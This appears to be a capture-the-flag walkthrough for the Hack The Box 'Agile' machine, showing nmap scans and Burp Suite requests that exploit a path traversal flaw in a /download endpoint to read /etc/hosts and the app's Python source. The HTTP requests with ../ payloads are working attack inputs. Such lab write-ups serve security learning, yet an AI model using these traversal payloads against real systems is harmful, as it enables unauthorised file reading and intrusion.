
Agile



OS: Linux

RELEASE DATE: 05 Mar 2023

DIFFICULTY: Medium

POINTS: 30

Reconnaissance & Scanning

Port Scanning

```
# nmap -n -sS -Pn -p- --min-rate 5000 -oN ports 10.129.142.114
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-28 13:00 EDT
Nmap scan report for 10.129.142.114
Host is up (0.082s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Version and Default scripts scan

```
# nmap -sCV -T4 -oN version -p 22,80 10.129.142.114
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-28 13:01 EDT
```


```
Nmap scan report for 10.129.142.114
Host is up (0.045s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 f4:bc:ee:21:d7:1f:1a:a2:65:72:21:2d:5b:a6:f7:00 (ECDSA)
|_  256 65:c1:48:0d:88:cb:b9:75:a0:2c:a5:e6:37:7e:51:06 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://superpass.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

HTTP (Port 80)

Add `superpass.htb` to `/etc/hosts`

```
echo '10.129.142.114 superpass.htb' >> /etc/hosts
```


Access to the website




The only password manager you'll ever need.

Vulnerability assessment & Exploitation

Click on login and register an account




Add a password and check burpsuite


```
18  http://superpass.htb  GET   /download?fn=test_export_b971f920e2...  ✓  200  291   text                        10.129.142.114
17  http://superpass.htb  GET   /vault/export                              302  500   HTML         Redirecting...  10.129.142.114
16  http://superpass.htb  POST  /vault/add_row                          ✓  200  466   XML                         10.129.142.114
15  http://superpass.htb  GET   /vault/add_row                             200  828   XML                         10.129.142.114
14  http://superpass.htb  GET   /vault/export                              200  201   script                      10.129.142.114
13  http://superpass.htb  GET   /favicon.ico                               404  381   HTML  ico    404 Not Found   10.129.142.114
12  http://superpass.htb  GET   /etc/passwd                                404  381   HTML         404 Not Found   10.129.142.114
11  http://superpass.htb  GET   /vault/add_row                             200  828   XML                         10.129.142.114
10  http://superpass.htb  GET   /vault/add_row                             200  828   XML                         10.129.142.114
9   http://superpass.htb  GET   /static/webfonts/josefinsans.ttf           404  321   HTML  ttf    404 Not Found   10.129.142.114
7   http://superpass.htb  GET   /static/webfonts/josefinsans.ttf           404  321   HTML  ttf    404 Not Found   10.129.142.114
5   http://superpass.htb  GET   /vault                                     200  4481  HTML         SuperPassword   10.129.142.114
```

```
GET /download?fn=test_export_b971f920e2.csv HTTP/1.1
Host: superpass.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: remember_token=
9|b672511af14aae61cdf949249119f9b56d1ad76454489eb53c8f2df8c9b9b
14719b227f7ec878d640828c008d98281fd9802e95d694b863ab2bb4fd46b28
91c9; session=
.eJwlzjEOwzAIAMC_MHewgYDJZyJiQO2aNFPVvzdS51vuA1sdeT5hfR9XPmB7Ba
ygREnUXHNahqQzMpG1bqUkrMWFSN3CzW4tHTI6Kk5H8d0jVaa6OZlbaFMxDqlR0
tBmYx6Yfei-hA0WGr4IlfalocRu0wTuyHXm8d8YfH9o4y4B.ZMP6bA.EaA6hWeO
Udibblm27geGR0dLw6Q
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 28 Jul 2023 17:29:56 GMT
Content-Type: text/csv; charset=utf-8
Content-Length: 48
Connection: close
Content-Disposition: attachment; filename=superpass_export.csv
Vary: Cookie

Site,Username,Password
,,4f15295c3957f36b952f
```

Send the request to the repeater and perfom LFI (Local File Inclusion)


```
GET /download?fn=../../../../../../../../etc/hosts HTTP/1.1
Host: superpass.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: remember_token=
9|b672511af14aae61cdf949249119f9b56d1ad76454489eb53c8f2df8c9b9b147
19b227f7ec878d640828c008d98281fd9802e95d694b863ab2bb4fd46b2891c9;
session=
.eJwlzjEOwzAIAMC_MHewgYDJZyJiQO2aNFPVvzdS51vuA1sdeT5hfR9XPmB7BaygR
EnUXHNahqQzMpG1bqUkrMWFSN3CzW4tHTI6Kk5H8d0jVaa6OZlbaFMxDqlR0tBmYx6
Yfei-hA0WGr4IlfalocRu0wTuyHXm8d8YfH9o4y4B.ZMP6bA.EaA6hWeOUdibblm27
geGR0dLw6Q
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 28 Jul 2023 17:32:39 GMT
Content-Type: text/csv; charset=utf-8
Content-Length: 253
Connection: close
Content-Disposition: attachment; filename=superpass_export.csv
Vary: Cookie

127.0.0.1 localhost superpass.htb test.superpass.htb
127.0.1.1 agile

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Force error to read useful information



```
GET /download?fn=../../../../../../../../test HTTP/1.1
Host: superpass.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: remember_token=
9|b672511af14aae61cdf949249119f9b56d1ad76454489eb53c8f2df8c9b9b147
19b227f7ec878d640828c008d98281fd9802e95d694b863ab2bb4fd46b2891c9;
session=
.eJwlzjEOwzAIAMC_MHewgYDJZyJiQO2aNFPVvzdS51vuA1sdeT5hfR9XPmB7BaygR
EnUXHNahqQzMpG1bqUkrMWFSN3CzW4tHTI6Kk5H8d0jVaa6OZlbaFMxDqlR0tBmYx6
Yfei-hA0WGr4IlfalocRu0wTuyHXm8d8YfH9o4y4B.ZMP6bA.EaA6hWeOUdibblm27
geGR0dLw6Q
Upgrade-Insecure-Requests: 1
```

```
                        <pre class="line after">
                          <span class="ws">
                          </span>

                        </pre>
                        <pre class="line after">
                          <span class="ws">
                          </span>

                        </pre>
                      </div>
                    </div>

                    <li>
                      <div class="frame" id="
                      frame-140178003841808">
                        <h4>
                          File <cite class="filename">
                            "/app/app/superpass/views/vault_v
                            iews.py"
                          </cite>
                          ,
                          line <em class="line">
                            102
                          </em>
                          ,
                          in <code class="function">
                            download
                          </code>
                        </h4>
                        <div class="source ">
                          <pre class="line before">
                            <span class="ws">
                            </span>
                            @blueprint.get(&#39;/download&#39
                            ;)
                          </pre>
                          <pre class="line before">
                            <span class="ws">
                            </span>
                            @login_required
```

Check the file source code




```
GET /download?fn=
../../../../../../../../app/app/superpass/views/vault_views.py
HTTP/1.1
Host: superpass.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: remember_token=
9|b672511af14aae61cdf949249119f9b56d1ad76454489eb53c8f2df8c9b9b147
19b227f7ec878d640828c008d98281fd9802e95d694b863ab2bb4fd46b2891c9;
session=
.eJwlzjEOwzAIAMC_MHewgYDJZyJiQO2aNFPVvzdS51vuA1sdeT5hfR9XPmB7BaygR
EnUXHNahqQzMpG1bqUkrMWFSN3CzW4tHTI6Kk5H8d0jVaa6OZlbaFMxDqlR0tBmYx6
Yfei-hA0WGr4IlfalocRu0wTuyHXm8d8YfH9o4y4B.ZMP6bA.EaA6hWeOUdibblm27
geGR0dLw6Q
Upgrade-Insecure-Requests: 1
```

```python


@blueprint.get('/vault/row/<id>')
@response(template_file='vault/partials/password_row.html')
@login_required
def get_row(id):
password = password_service.get_password_by_id(id, current_user.
id)

return {
  "p": password
}


@blueprint.post('/vault/add_row')
@login_required
def add_row_post():
r = flask.request
site = r.form.get('url', '').strip()
username = r.form.get('username', '').strip()
password = r.form.get('password', '').strip()

if not (site or username or password):
return ''

p = password_service.add_password(site, username, password,
current_user.id)
return flask.render_template('vault/partials/password_row.html',
p=p)


